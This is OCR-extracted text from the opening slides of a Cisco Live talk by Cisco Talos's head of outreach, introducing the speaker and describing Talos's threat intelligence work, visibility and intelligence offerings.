cisco Live!

ALL IN

#CiscoLive

The bridge to possible

Talos Insights: The State of Cybersecurity

Nick Biasini – Head of Outreach Cisco Talos
@infosec_nick
PSOSEC-2011

Who am I?


Nick Biasini

Head of Outreach – Cisco Talos

Seven years at Talos, 15+ in the industry. Recovering SOC Analyst. Research focus is Crimeware.


Austin, TX USA

Protecting Customers




Our job is protecting your network

Talos is the threat intelligence group at Cisco. We are here to fight the good fight — we work to keep our customers, and users at large, safe from malicious actors.


Threat Intelligence & Interdiction
Incident Response
Detection Research
Vulnerability Research & Discovery
Engineering & Development
Strategic Planning & Communications

Why trust Talos?



Actionable Intelligence

Unmatched Visibility


Collective Response

Unmatched Visibility

To stop more, you have to see more.

- The most diverse data set
- Community partnerships
- Proactively finding problems

Unmatched visibility is built on relationships




Actionable Intelligence

Security controls are best served by data that lets tools respond to immediate threats.

- Rapid coverage
- Distillation and analysis
- Threat Context


It’s not detect and forget, it’s detect and analyze.



